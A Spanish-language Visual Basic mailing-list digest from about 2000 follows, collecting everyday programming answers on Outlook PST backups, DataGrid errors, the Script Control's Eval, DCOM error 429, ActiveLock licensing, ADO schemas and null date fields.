>obteniendo manualmente lo que yo quisiera hacer mediante código.
>
>Un saludo, muchas gracias y perdón por la extensión de la consulta.
>
> Julio
```

Resumen

Página de Visual Basic

Página principal

Copia de seguridad de los e-mail del Outlook 2000

Mensaje enviado por Hernán Lucas Pereira <myriapo@infovia.com.ar>

Estimado Carlos.

Te mando un saludo desde Argentina y te dejo en este mail como hago para hacer la copia.

Saludos
Hernán Pereira

Te recomiendo que veas este mail en la resolución grafica más alta que tu computadora soporte.

Este código pertenece a Module1:

```
Sub Main()
a = "C:\WINDOWS\Escritorio\outlook.pst"
b = "C:\WINDOWS\Local Settings\Application Data\Microsoft\Outlook\outlook.pst"
If Not Dir(a) = "outlook.pst" Then GoTo c
If FileDateTime(a) = FileDateTime(b) Then End
If FileDateTime(a) > FileDateTime(b) Then End
c:
frmSplash.Show
End Sub
```

Este código pertenece a frmSplash:

```
Private Sub Form_Load()
Timer1.Interval = 3000
End Sub
Private Sub Timer1_Timer()
Unload Me
Form1.Show
End Sub
```

Y por ultimo el y el que realiza la copia Form1:

```
Private Sub Form_Load()
Timer1.Interval = 5000
End Sub
Private Sub Command1_Click()
On Error Resume Next
a:
e = "C:\WINDOWS\Local Settings\Application Data\Microsoft\Outlook\outlook.pst"
d = "C:\WINDOWS\Escritorio\outlook.pst"
FileCopy e, d
Unload Me
If FileDateTime(e) = FileDateTime(d) Then e = MsgBox("Copia de seguridad realizada
con éxito.", vbOKOnly + vbInformation, "Pereira Works Outlook Backuper")
If FileDateTime(e) = FileDateTime(d) Then Exit Sub
If Not FileDateTime(e) = FileDateTime(d) Then Unload Me
If FileDateTime(e) < FileDateTime(d) Then e = MsgBox("Copia de seguridad realizada
con éxito.", vbOKOnly + vbInformation, "Pereira Works Outlook Backuper")
If FileDateTime(e) < FileDateTime(d) Then Exit Sub
c = Chr$(10) & Chr$(10)
a = "No se pudo realizar la copia de seguridad de los e-mail del Microsoft Outlook
2000."
a = a & c & "Probablemente sea porque Microsoft Outlook 2000 este abierto."
```

```
b = MsgBox(a, vbRetryCancel + vbExclamation + vbDefaultButton1, "Pereira Works
Outlook Backuper")
If b = vbRetry Then GoTo a
End
End Sub
Private Sub Command2_Click()
End
End Sub
Private Sub Timer1_Timer()
End
End Sub
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Crear un txt Estructurado

Mensaje enviado por "Jorge Clemente Hermoza" <JClemente@lanet.com.pe>

Bueno, aqui te va un ejemplo sencillo de como crear un TXT estructurado.....

Primero, creo la estructura del archivo TXT...

```
    Type Registro
        Codigo as String * 30
        Direccion as String * 45
        Telefono as String * 8
        Salto as String *2-------> OjO: este campo almacenara los caracteres de
salto de linea y retorno de carro
    End Type
```

Segundo, defino una variable con esa estructura....

```
    Public Archivo as Registro
```

Tercero, creo un archivo TXT...

```
    Dim Fichero as String
    Fichero = "Prueba.txt"
    Open Fichero for Output as #1 len=len(Archivo)
```

Cuarto, se supone que tengo que obtener los datos de una Base de Datos (supongamos Access), una vez ya abierta la tabla a utilizar (suponemos que el recordset se llame Tabla), vendria el siguiente codigo...

```
    nReg=0
    Do While Not Tabla.Eof
        nReg=nReg+1
        With Archivo
            .Codigo = tabla("Codigo")
            .Nombre = tabla("Nombre")
            .Direccion = tabla("Direccion")
            .Salto = VBCR & VBLF
        End With
        Put #1,nReg,Archivo
        Tabla.MoveNext
    Loop
```

Quinto, cierras el archivo texto y las Tablas /Bases de Datos

```
    Close #1
    Tabla.close
```

Y....., listo ya esta creado tu archivo.....

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

DataGrid Error 7004

Mensaje enviado por José Antonio Marqués Herrera <mike@vcuba.gca.cma.net>

Hola:

Yo tambien tenia ese problema y es qye debes abrir el recordset del lado del cliente

Creo que es la propiedad CursorLocation=adUseClient

(El nombre de la propiedad y sus valores los puedes ver en la ayuda)

Saludos

Ing. Jose Antonio Marques Herrera
Departamento Informatica
Villa Cuba Resort
Varadero
Tel: (00535)668280

-----Mensaje original-----
De: owner-vb-esp@ccc.uba.ar [mailto:owner-vb-esp@ccc.uba.ar]En nombre de Ing. Juan Carlos Ayala Sierra
Enviado el: viernes 19 de mayo de 2000 7:56 a.m.
Para: Lista de Visual Basic (VBUsers); Lista de Visual Basic (VB-ESP)
Asunto: vb-esp : DataGrid Error

Hola a todos mis colegas,

Tengo un pequeño problemita con un DataGrid y es que al asignarle a la propiedad DataSource un Recordset ADO me da un error 7004 "The rowset is not bookmarkable"

En el Load del Formulario hago mi conexión y abro el recordset, en el Activate del Form pongo:

Datagrid1.DataSource = rs

Esto que he hecho está mal?, y si no, por qué me da ese error?

Saludos desde Cuba,

Saludos, Salud y Buena Suerte

Ing. Juan Carlos Ayala Sierra
Especialista Sistemas Informáticos
Emprestur S.A. Pinar del Río
E-Mail: ayala@emprestur.vega.inf.cu

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Dudas sobre el control Activelock

Mensaje enviado por "LuisJa" <lmisiego@teleline.es>

Mirar en http://www.activelock.com/download.html y en
http://www.insite.com.br/~nferraz/activelock

En al fichero "nslock15.zip" tienes el generador de Key´s. Además incluyen, tanto la versión 1.5 como la 1.6, un ejemplo de utilización.

Esto lo envió "Sancha" a la lista espero te sirva:

De: Sacha Marquina Reyes [mailto:marquina@arrakis.es]
Enviado el: Jueves 6 de Enero de 2000 15:16
Para: visualbasic-esp@egroups.com
Asunto: (VB-ESP) Re: Control ActiveLock 1.5

Envío esto a la lista por si hay más interesados sobre el control ActiveLock 1.5.
Una vez bajado el control lo registras (con regsrv32), lo añades a tu aplicación (en Proyecto/Componentes) y pones un control ActiveLock en el form de inicio, por ejemplo. Yo tengo puesto uno llamado Seguro. Luego en el Form.Load hago:

```
'Chequeamos que no se ha modificado la fecha aposta
   If (Seguro.LastRunDate > Now) Then
      kk = MsgBox("Por favor corrija la fecha.", vbCritical + vbOKOnly, "Mi
Programa")
      End
   End If

'Chequeamos que esta versión no haya caducado
   If (Seguro.UsedDays > 180) Then
      kk = MsgBox("Lo siento pero esta versión de Mi Programa ha
caducado",vbCritical + vbOKOnly, "Mi Programa")
      End
   End If
```

Estos son dos de los usos posibles del control. Otra propiedad que puedes usar es Counter, para limitar el nº de veces que se puede ejecutar el programa.
Para hacer que el usuario tenga que registrar la aplicación (con una clave individualizada para cada instalación) tienes que hacer lo siguiente:

```
Le muestras al usuario su código de software:
 Label1 = "Tu código es: " & Seguro.SoftwareCode
```

El usuario te envía ese código y tu generas su clave con el programita KeyGenerator y se la envías.
El usuario mete esa clave y se registra:

```
 Seguro.LiberationKey = Text1
   If Seguro.RegisteredUser Then
      MsgBox "Gracias por registrarse!"
   Else
      MsgBox "Clave incorrecta!"
   End If
```

Bueno, si no entiendes algo me lo preguntas.

Sacha

Saludos
Luis Javier

nslock15.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Evaluación de Expresión (EVAL)

Mensaje enviado por "Santiago Fumanal" <sfpaul@mail.fujitsu.es>

Te mando un ejemplo espero que te sirva.

Add Code to a Procedure

Before you can run the NameMe procedure, use the AddCode method to add the complete procedure to the Script Control. If you try to add an incomplete procedure (one with no End Sub or End Function), an error will occur. The following example adds procedure code to the Script Control:

```
' When the ScriptRun app loads, the following code
' adds the NameMe procedure to the Control.
Private Sub Form_Load()
 Dim strCode As String
 strCode = _
   "Sub NameMe()" & vbCrLf & _
 " Dim strName As String" & vbCrLf & _
 " strName = InputBox(""Name?"")" & vbCrLf & _
   " MsgBox ""Your name is "" & strName" & vbcrLf & _
 "End Sub"
 ScriptControl1.AddCode strCode
End Sub
```

Alternatively, you can add procedure code using a TextBox control:

```
Private Sub Form_Load()
 ' The code is contained in the Textbox named
 ' txtScript on the form named frmScript.
 ScriptControl1.AddCode frmScript.txtScript.Text
End Sub
```

You can add arguments to a procedure or function.

```
Private Sub EvalFunc()
 ' Create the function.
 Dim strFunction As String
 strFunction = _
 "Function ReturnThis(x, y)" & vbCrLf & _
 " ReturnThis = x * y" & vbCrLf & _
 "End Function"
 ' Add the code, then run the function.
 ScriptControl1.AddCode strFunction
 MsgBox ScriptControl1.Run("ReturnThis", 3, 25)
End Sub
```

Once code has been added using the AddCode method, you can then use the Run method to run the procedure.

Run the Procedure

The Run method runs any complete procedure that has been added to the Script Control. The following code fragment runs three defined procedures:

```
ScriptControl1.Run "FindName"
ScriptControl1.Run "AddName"
ScriptControl1.Run "Quit"
```

Executing Scripting Statements

To execute scripting code, the Script Control features the ExecuteStatement method. For example, the following code executes a MsgBox statement:

```
Private Sub Command1_Click()
 ' Create a message box with the word Hello in it.
 ScriptControl1.ExecuteStatement "MsgBox ""Hello"""
End Sub
```

Evaluating Scripting Statements

You can also evaluate lines of scripting code using the Eval method. The Eval method simply tests a line of scripting code, as shown in the following example:

```
Private Sub TryThis()
    ScriptControl1.ExecuteStatement "x = 100"
    MsgBox ScriptControl1.Eval("x = 100") ' True
    MsgBox ScriptControl1.Eval("x = 100/2") ' False
End Sub
```

In the preceding code, the ExecuteStatement method executes the statement and assigns the value 100 to the variable x. The next two lines use the Eval method to test the statements x = 100 and x = 100/2. The second line returns True, and the third returns False.

Creating an Instance of the Script Control

The Microsoft Script Control can be created as either a control or a standalone Automation object. This feature allows the Script Control to be used by any host, using any scripting language. The following example can be placed in any form. Note that the variable sc is not declared as type ScriptControl because the Control is not and doesn't need to be referenced in the project. As long as the Script Control is present and registered, the following code will work:

```
Private Sub Command1_Click()
 Dim sc ' This can't be early-bound!
 Dim strProgram As String
 strProgram = "Sub Main" & vbCrLf & _
 "MsgBox ""Hello World""" & vbCrLf & _
 "End Sub"
 Set sc = CreateObject("ScriptControl")
 sc.language = "VBScript"
 sc.addcode strProgram
 sc.run "Main"
End Sub
```

Using the AllowUI Property

The AllowUI property determines if the scripting engine is permitted to display user interface elements. This can apply to the Script Control itself, such as when it displays timeout messages. It can also apply to scripting engines that use ActiveX scripting interfaces. For example, the following code will generate an error:

```
ScriptControl1.AllowUI = False
```

```
Dim strX As String
strX = "Sub Hello" & vbCrLf & _
"MsgBox ""Hello, World""" & vbCrLf & _
"End Sub"
ScriptControl1.AddCode strX
ScriptControl1.Run "Hello" ' No UI allowed!
```

Using the Error Property

With the Script Control, errors may come from two sources: the Script Control itself, or the script the Control is attempting to run. In the latter case, to debug scripting code, the Script Control features the Error property, which returns a reference to the Error object. Using the Error object, the Script Control can return the number and description of the error, and also the the line number where the error occurs in the script.
Run the following code to see an example of the Control finding an error:

```
Private Sub MyError()
 ' The scripting code below divides by zero raising
 ' an error.
 Dim strCode As String
 strCode = _
 "Sub DivideByZero()" & vbCrLf & _
 "Dim prime" & vbCrLf & _
 "prime = 3" & vbCrLf & _
 "MsgBox prime/0" & vbCrLf & _
 "End Sub"
 On Error GoTo scError
 With ScriptControl1
  .AddCode strCode
  .Run "DivideByZero"
 End With
 Exit Sub
scError:
 ' Use the Error object to inform the user of the
 ' error, and what line it occured in.

Debug.Print ScriptControl1.Error.Number & _
 ":" & ScriptControl1.Error.Description & _
 " in line " & ScriptControl1.Error.Line
Exit Sub
End Sub
-----Original Message-----
From: Iñigo Bartolome <ibartolome@ikt.es>
To: visualbasic-esp@egroups.com <visualbasic-esp@egroups.com>
Date: Friday, May 12, 2000 9:52 AM
Subject: (VB-ESP) Evaluación de Expresión (EVAL)

            Hola Listeros. Me gustaria saber si existe para Visual Basic una
función que tenga la misma funcionalidad que el EVAL de
Access. Existe el Script Control v. 1.0 de Microsoft que expone la función EVAL,
pero no me evalua funciones creadas por mi al igual que hace el EVAL de Access.
Gracias

        Ejemplo:

Private Function Suma(x as integer, y as integer) as Integer
            suma = x+y
```

```
End function

Private Sub Evaluar
         'En Access
         Eval(Suma(1,1)=2) 'Devuelve -1

         'Con la función del OCX
         Eval(Suma(1,1)=2) 'Error No coinciden los tipos.
End sub
```

Un Saludo

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Filtros en Data Report-Solución

Mensaje enviado por "Ricardo Vargas" <rvargas@senati.edu.pe>

Muchísimas gracias a los que se dieron un tiempo para contestarme y para aquellos a quienes interese les comento cuál es la solución:

Cuando se ejecuta un objeto Command es creado también un RecordSet con un nombre igual al nombre del comando pero con el prefijo "rs". Así, si se ejecuta el comando cmdClientes, se crea el RecordSet rsCmdClientes y queda abierto. El asunto es que cuando se ejecuta un reporte por segunda vez, este RecordSet no se regenera pues Visual Basic cree que esto sería un desperdicio de recursos. Considero que la intención del equipo de Microsoft fue buena, pero desgraciadamente no contemplaron que el programador podía querer que sí se vuelva a crear mediante el método Execute del objeto Command.

Afortuandamente Roger me ilustró a este respecto y pude entender que lo que había que hacer era invocar al método Close del objeto RecordSet inmediatamente después de mostrar el DataReport. Así, debo escribir:

```
 if optN=true then
 strcomando="Select * from clientes Where codZona='N'"
 else
 strcomando="Select * from clientes Where codZona='S'"
 end if
 entorno1.commands("cmdClientes").commandtext=strcomando
 entorno1.commands("cmdClientes").execute
 rptClientes.Referesh
 rptClientes.show
 entorno1.rsCmdClientes.close
 ====
 Donde:
 entorno1=Entorno de datos
 cmdClientes=comando de conexión dentro del entorno
 rptClientes= Data Report
```

Muchas gracias, nuevamente

Ricardo Vargas

----- Mensaje original -----
De: Ricardo Vargas <rvargas@senati.edu.pe>
> ¡Hola!
>
> Ojalá alguien pueda ayudarme con este problema:
>
> Tengo un Data Report que muestra el listado de los registros de la tabla
> Clientes de una BD de Access 2000. He creado un par de botones de opción
de
> modo que pueda elegir mostrar sólo a los de la zona "N" o sólo los de la
> zona "S".
> Después de hacer la elección, hago clic en un botón que tiene más o menos
el
> siguiente código:

```
>
> if optN=true then
> strcomando="Select * from clientes Where codZona='N'"
> else
> strcomando="Select * from clientes Where codZona='S'"
> end if
> entorno1.commands("cmdClientes").commandtext=strcomando
> entorno1.commands("cmdClientes").execute
> rptClientes.Referesh
> rptClientes.show
>
> ====
> Donde:
> entorno1=Entorno de datos
> cmdClientes=comando de conexión dentro del entorno
> rptClientes= Data Report
>
>
> El problema es que funciona bien la primera vez pero si no cierro el
> proyecto y hago clic en la otra opción para volver a mostrar el comando...
> ¡El Data Report no se refresca!
>
> ¿Alguien sabe cómo resolver este problema y desea compartir su conocimineto
> conmigo?
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Graficos persistentes usando API

Mensaje enviado por "Alberto Vernieri" <AVernieri@juncalnet.com.ar>

Hola!

Probá poner el AutoRedraw a True, dibujar con las API's y cuando termines (o quieras refrescar el dibujo) hacer PB1.Picture = PB1.Image...

Ya que el hDC cuando el AutoRedraw está a True apunta al Bitmap Persistente (imagen en memoria), que se refleja en la propiedad Image...

Suerte!
Alberto

>>> tonimp <tonimp@ole.com> 29/05/00 13:27 >>>
Para que un gráfico sea persistente, ha de estar la propiedad AutoRedraw del objeto en el que dibujo a True, pero para utilizar las rutinas gráficas de API (Rectangle, LineTo, Polygon, etc.) ha de ser AutoRedraw = False.
El problema está en que cuando dibujo los con métodos de API y un formulario u otro objeto lo tapa, el dibujo se borra.
¿Cómo puedo hacer gráficos persistentes utilizando las rutinas de API?

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Mensaje de error 429 en NT

Mensaje enviado por Ernesto Felixovich Ramirez <ernesto@cm.cubalse.cma.net>

Esto lo extraje del MSDN, espero que te ayude

HOWTO: Troubleshoot Run-Time Error '429' in DCOM Applications
Last reviewed: August 24, 1998
Article ID: Q177394

The information in this article applies to:
Microsoft Visual Basic Professional and Enterprise Editions for Windows, versions 5.0, 6.0

SUMMARY
Attempting to access a DCOM Server from a remote client application sometimes results in the following error:

```
Run-time error '429':
ActiveX component can't create object
```

This article describes the most common scenarios in which this error is raised.

MORE INFORMATION
The following is a list of possible causes of Run-time error 429. It is by no means a complete or definitive list.

Problem with Server Run Location
This scenario applies to Microsoft Windows NT, Microsoft Windows 95, and Windows 98 servers.

On the Server machine run the DCOM Config utility (Dcomcnfg.exe).

Select the DCOM Server from the Applications tab and choose the Properties button.

Select the Location tab.

Ensure the "Run application on this computer" setting is checked.

Incorrect Server Specified in Client Registry
On the client machine, use the following steps to verify that the DCOM Server machine is properly delegated. This scenario applies to Windows NT, Windows 95, and Windows 98 clients.

On the client machine run the DCOM Config utility (Dcomcnfg.exe).

Select the DCOM Server from the Applications tab and choose properties.

On the General tab be sure that there is an entry for "Remote Computer" and that the remote computer name is correct.

If the computer name is incorrect, select the Location tab.

Ensure the "Run application on the following computer" setting is checked.
In the dialog box beneath this selection, type in the correct computer name for your DCOM Server.

You may also use the following steps to verify the remote computer name by using the Windows Registry.

Run RegEdit.exe.

The remote server name is specified in the following registry key:

```
HKEY_CLASSES_ROOT\
   APPID\
      {The CLSID of the DCOM Server}\
         RemoteServerName
```

Enable Remote Connections is Disabled
On Windows 95 and Windows 98 servers only, you must be sure remote connections are enabled in order for a remote application to get access to and execute a serving application. Use one of the following series of steps to perform this task:

Series 1:

Run DCOM Config (Dcomcnfg.exe).

Select the Default Security tab.

Check the "Enable remote connection" check box.

Series 2:

Run RegEdit.exe.

Locate the following registry key:

```
HKEY_LOCAL_MACHINE\
   Software\
      Microsoft\
         OLE\
            EnableRemoteConnect
```

Ensure the EnableRemoteConnect value is set to "Y" for Yes.

Remote Component not Started
On Windows 95 and Windows 98 servers only, the DCOM Server application must be started before a remote client may access it. DCOM Server applications on Windows NT Servers do not have this limitation.

Binary Compatibility is Broken

Open the DCOM Server project.

From the Project menu, choose the project Properties.

On the Component tab ensure "Binary Compatibility" is selected.

If "Binary Compatibility" is not set, a new GUID (a.k.a ClassID) is not created each time the DCOM Server project is compiled. If you do not recompile the Client application after a new GUID is assigned, the DCOM clients will break.
Use the following steps to resolve this issue:

Set the DCOM Server project to "Binary Compatibility."

Recompile both the Server and Client application.

In the future, if you make any interface changes to your DCOM Server which may break compatibility, the Visual Basic compiler warns you that the component is no longer binary compatible. If you proceed to compile the DCOM Server, thus breaking compatibility, you must recompile any client applications which refer to that server. For more information about compatibility see the References section below.

REFERENCES
For additional information, please see the following article(s) in the Microsoft Knowledge Base:

ARTICLE-ID: Q161137
TITLE : HOWTO: Use Project and Binary Compatibility

ARTICLE-ID: Q176799
TITLE : INFO: Using DCOM Config (DCOMCNFG) on Windows NT

Suerte
Ernesto

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Menues personalizados en menu de sistema

Mensaje enviado por "Gustavo Genovese" <ggenovese@ciudad.com.ar>

Se que muchos lo han preguntado a la lista, sin obtener respuesta (me incluyo)
Un codigo de ejemplo de como hacerlo es este:
Crear un proyecto nuevo y agregar un form.
En este form, agregar un menu, con un caption cualquiera, y darle un nombre
por ejemplo MNUPRUEBA
En el codigo del formulario, ingresar el siguiente codigo:

```
Option Explicit
Private Declare Function InsertMenu Lib "user32" Alias "InsertMenuA" _
 (ByVal hMenu As Long, ByVal nPosition As Long, _
ByVal wFlags As Long, ByVal wIDNewItem As Long, _
 ByVal lpNewItem As Any) As Long

Private Declare Function GetSystemMenu Lib "user32" _
(ByVal hWnd As Long, ByVal bRevert As Long) As Long

Const SC_SIZE = &HF000
Const SC_MOVE = &HF010
Const SC_MINIMIZE = &HF020
Const SC_MAXIMIZE = &HF030
Const SC_CLOSE = &HF060
Const SC_RESTORE = &HF120

Private Sub Form_Load()
    Dim hMenu&, Success&
    Dim i%
    hMenu = GetSystemMenu(hWnd, 0)
    Success = InsertMenu(hMenu, SC_CLOSE - 2, &H0, 128, mnuprueba.Caption)
    procOld = SetWindowLong(hWnd, GWL_WNDPROC, AddressOf WindowProc)
End Sub
```

Agregar un modulo y escribir el siguiente código:

```
Option Explicit
Public Const WM_SYSCOMMAND = &H112
Public procOld As Long


Public Declare Function CallWindowProc& Lib "user32" _
Alias "CallWindowProcA" _
 (ByVal lpPrevWndFunc&, _
ByVal hWnd&, ByVal Msg&, _
ByVal wParam&, ByVal lParam&)

Public Declare Function SetWindowLong& Lib "user32" _
Alias "SetWindowLongA" _
(ByVal hWnd&, _
ByVal nIndex&, ByVal dwNewLong&)
Public Const GWL_WNDPROC As Long = (-4&)
```

```
Public Function WindowProc(ByVal hWnd As Long, _
ByVal iMsg As Long, ByVal wParam As Long, _
ByVal lParam As Long) As Long

  Select Case iMsg
     Case WM_SYSCOMMAND
        If wParam = 128 Then 'valor asignado en InsertMenu
            MsgBox "Usted hizo clik en el menu personalizado"
        End If
  End Select

  WindowProc = CallWindowProc(procOld, _
    hWnd, iMsg, wParam, lParam)
End Function
```

Espero les sirva

Saludos
Gustavo Genovese
ggenovese@ciudad.com.ar
Mendoza - Argentina

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Mostrar reloj en la barra de titulo

Mensaje enviado por "Oscar" <oskartr@yahoo.com>

Hola, ya que varias personas me han pedido el ejemplito, lo mando a la lista debido a que no ocupa mucho. Disculpen, pero es más fácil que mandarselos uno a uno.

Si lo mejoran o algo, por favor les pido que me avisen.

Salu2.
Oscar

timeintitlebar1.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Password de Windows en Visual Basic

Mensaje enviado por "Ing. Juan Carlos Ayala Sierra" <ayala@emprestur.vega.inf.cu>

Hola a todos,
Les adjunto un ejemplo de como cambiar los passwords en Windows95/NT. No lo he probado, si funciona, haganlo saber.

Saludos desde Cuba,

Saludos, Salud y Buena Suerte

Ing. Juan Carlos Ayala Sierra
Especialista Sistemas Informáticos
Emprestur S.A. Pinar del Río
E-Mail: ayala@emprestur.vega.inf.cu

passwvb.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Problema con el combo.box

Mensaje enviado por "Mauricio Pinto" <mpinto@netnow.cl>

Envío un ejemplo con la solución que te interesa, esta escrito en V.B. 6.0 para probarlo en una versión más antigua solo debes copiar el código.

También prueba escribiendo en el combo (va seleccionando la alternativa mas cercana a lo escrito).

La comparación se realiza directamente con el contenido del combo y no con una tabla.

Mauricio.

----- Original Message -----
From: Eveblan
To: visualbasic-esp@egroups.com
Sent: Wednesday, May 17, 2000 8:39 AM
Subject: (VB-ESP) Problema con el combo.box

Tengo un aplicación que en un combo.box carga los registro de una tabla llamada nombres. Pongamos por ejemplo que Cuando un usuario escribe un nombre y se produce un evento lostfocus de este control existe un codigo que consulta la tabla nombres y si el nombre en cuestión no esta en la tabla se pregunta si se desea añadir. Si la respuesta es afirmativa se añade el nuevo nombre a la tabla el foco pasa al siguiente control. El problema consiste en que si ahora se pregunta la propiedad listindex del control siempre da -1 o sea como si el usuario no hubiera seleccionado nada en el combo. La pregunta ¿Como se hace para que cuando se escribe en el combo y se pasa el foco a otro control el combo "averigue" que indice corresponde al texto escrito.

Espero haberme explicado bien y gracias por anticipado

combo1.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Tabledef con ADO

Mensaje enviado por "Percy Oswaldo" <ariano76@hotmail.com>

Encontre la solucion a este problema, aquien le interese remito el codigo.... La clave esta en untilizar el OpenSchema del Objeto Connection, si alguien tiene alguna duda remitirla a mi correo personal... Es mi primera contribucion para con la lista. Saludos desde Lima - Perú

```
Option Explicit
Dim Con As New ADODB.Connection
Dim Rec As New ADODB.Recordset
Dim pSql$
Dim Fld As ADODB.Field
Function TipoCampo(ByVal intTipo As Integer) As String
    Select Case intTipo
        Case 2 'adSmallInt
            TipoCampo = "Entero"
        Case 3 'adInteger
            TipoCampo = "Entero Largo"
        Case 4 'adSingle
            TipoCampo = "Entero Simple"
        Case 5
            TipoCampo = "adDouble"
        Case 6 'adCurrency
            TipoCampo = "Moneda"
        Case 7 'adDate
            TipoCampo = "Fecha/Hora"
        Case 8
            TipoCampo = "adBStr"
        Case 11 'adBoolean
            TipoCampo = "Boolean"
        Case 12
            TipoCampo = "adVariant"
        Case 200 'adVarChar"
            TipoCampo = "Texto"
        Case 201 'adLongVarChar"
            TipoCampo = "Memo"
        Case 204
            TipoCampo = "adVarBinary"
        Case 205 'adLongVarBinary
            TipoCampo = "Objeto Ole"
    End Select
End Function

Private Sub Combo1_Click()
Dim Fila%, Colum%, j As Byte
pSql$ = "Select * from [" & Trim(Combo1.List(Combo1.ListIndex)) & "]"
Me.Caption = "Estructura de la Tabla :" & " " &
Combo1.List(Combo1.ListIndex)
Rec.Open pSql$, Con
    If MSFlxG.Rows > 2 Then
        For j = 3 To MSFlxG.Rows
            MSFlxG.RemoveItem (MSFlxG.Rows)
        Next j
```

```
    End If
With MSFlxG
Fila% = 1
        For Each Fld In Rec.Fields
            If Fila% < 2 Then
                .Row = Fila%
            Else
                .Rows = .Rows + 1
                .Row = .Rows - 1
            End If
            Colum% = 0
            .Col = .Cols - 3
            .Text = Fld.Name
            .Col = .Cols - 2
            .Text = TipoCampo(Fld.Type)
            .Col = .Cols - 1
            .Text = Fld.DefinedSize
            Fila% = Fila% + 1
        Next Fld
End With
Rec.Close
End Sub

Private Sub Form_Load()
With Con
    .Provider = "Microsoft.Jet.OleDB.3.51"
    .ConnectionString = "Data Source=C:\Archivos de
programa\DevStudio\VB\Nwind.mdb"
    .CursorLocation = adUseClient
    .Open , "admin"
End With
'xxxxxxxxx
Set Rec = Con.OpenSchema(adSchemaTables)
'xxxxxxxxx
With Rec
    While Not .EOF
        If .Fields("TABLE_TYPE") = "TABLE" Then
            If Left(Trim(.Fields("TABLE_NAME")), 4) <> "MSys" Then
                Combo1.AddItem .Fields("TABLE_NAME")
            End If
        End If
        .MoveNext
    Wend
End With
Rec.Close
End Sub

Private Sub Form_Unload(Cancel As Integer)
Con.Close
Set Rec = Nothing
Set Con = Nothing
End Sub
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

¿ Como saber si una carpeta ya existe?

Mensaje enviado por Soporte <Soporte@SULLAIR.com.ar>

Te mando esto que ya mando uno de los chicos de la lista, espero que te sirva!!!!

Esta es la solución que yo uso, prácticamente copiado de un ejemplo de la MSDN:

```
Public Function ExisteDirectorio(ruta As String, directorio As String) As Boolean
' Devuelve True si existe el directorio en la ruta
' especificada y False si no
ExisteDirectorio = False
Dim fic As String
ruta = ruta & "\"
fic = Dir(ruta, vbDirectory)
Do While fic <> "" ' Inicia el bucle.
' Ignora el directorio actual y el que lo abarca.
If fic <> "." And fic <> ".." Then
' Realiza una comparación a nivel de bit para asegurarse de que MiNombre es un
directorio.
If (GetAttr(ruta & fic) And vbDirectory) = vbDirectory And _
(UCase(fic) = UCase(directorio)) Then
ExisteDirectorio = True
Exit Do
End If ' solamente si representa el directorio especificado.
End If
fic = Dir ' Obtiene siguiente entrada.
Loop
End Function
```

Gabriel A. Carreras
Sullair Argentina - Area de Sistemas
Goncalvez Diaz 1145 Barracas
Te: 303-0621 int 434
Te cel.: 154-141-8110

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

ActiveX exe compartido por dos aplicaciones

Mensaje enviado por <jguerrero@segbancomer.com.mx>

Hola.

Te puede servir lo siguiente:

1.- Crea tu proyecto ActiveX EXE, que inicie de Sub Main
2.- Crea la clase de tu componente, de tipo PublicNotCreatable
a) Con los métodos y eventos que necesites
3.- En un módulo, declara un objeto de tu componente, que sea Public.
4.- En el Sub Main, crea el objeto que tienes público.
5.- Crea una clase que sea GlobalMultiUse
a) En esta clase crea una función que devuelva el objeto que has declarado en tu proyecto.

¡Listo! Para que tus aplicaciones compartan el objeto, lo único que tienen que hacer es declararlo, y asignarle el objeto que devuelve tu función.

Te envío a tu correo el ejemplo. Si lo desean, lo pueden pedir.

Saludos

Ing. Jorge Guerrero González
Líder de Proyecto
STA - Seguros Bancomer
*jguerrero @ segbancomer . com . mx
* 52462200 ext. 2303

> -----Mensaje original-----
> De: alberto [SMTP:alberto@api.uniovi.es]
> Enviado el: Miércoles 12 de Abril de 2000 12:31 PM
> Para: visualbasic-esp@egroups.com
> Asunto: (VB-ESP) EXE ACTIVEX
>
>
> Hola:
> Me gustaría saber si es factible desarrollar un componente Activex
> que haga de servidor de dos aplicaciones cliente diferentes de manera
> que ambas vean el mismo componente y no cada una una instancia del
> mismo.Es decir, que si una modifica el valor de una propiedad sea
> este cambio tambien visto en la otra, si el componente desencadena
> un evento afecte a las dos,...
> Si no es así agradecería una orientación y en caso de que lo
> sea si
> hay que hacer algun tipo de consideración especial.
> Gracias por anticipado.
>
> Un saludo.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Campos Fecha Null

Mensaje enviado por "Joan" <j.roca@redestb.es>

Hola Daniel y Pedro. No le deis mas vueltas. Un campo de fecha no puede contener una cadena de longitud cero ya que esto es del tipo string. Solo podeis asignar el valor Null si este campo tiene la propiedad Requerido a falso. Si es asi, hay que hacer lo siguiente en el momento de validar el datacontrol:

1- Comprobar que el TextBox enlazado vale ""
2- Si vale "" desligar el TextBox del DataControl
3- Asignar por codigo el valor null
4- Volver a ligar el TextBox al DataControl

Te paso el siguiente codigo, el cual asume que tienes Text1 ligado a Data1 por el campo CampoFecha, este codigo hay que ponerlo en el evento Validate del Data1:

```
If Text1.DataChanged Then 'Solo seguir si se ha modificado Text1
 If Text1 = "" Then
   Text1.DataField = ""
   Data1.Recordset.Edit
   Data1.Recordset!CampoFecha= Null
   Data1.Recordset.Update
   Text1.DataField = "CampoFecha"
 End If
End If
```

Todo esto hay que hacerlo asi porque el Text1 no admite el valor Null, y no es posible hacer:

```
If Text1 ="" Then Text1 = Null
```

Pero si el problema lo tenemos con un DBGrid la cosa es mas facil ya que es posible, en el evento AfterColUpdate de DBGrid poner:

```
If DBGrid1.Text="" Then DBGrid1.Text=Null
```

Saludos
----- Original Message -----
From: Daniel Ramírez
To: Visual Basic
Sent: Thursday, March 30, 2000 3:39 AM
Subject: RV: vb-esp : Campos Fecha Null

Hola Pedro:

Hasta ahora no he tenido una respuesta que me solucione el inconveniente.
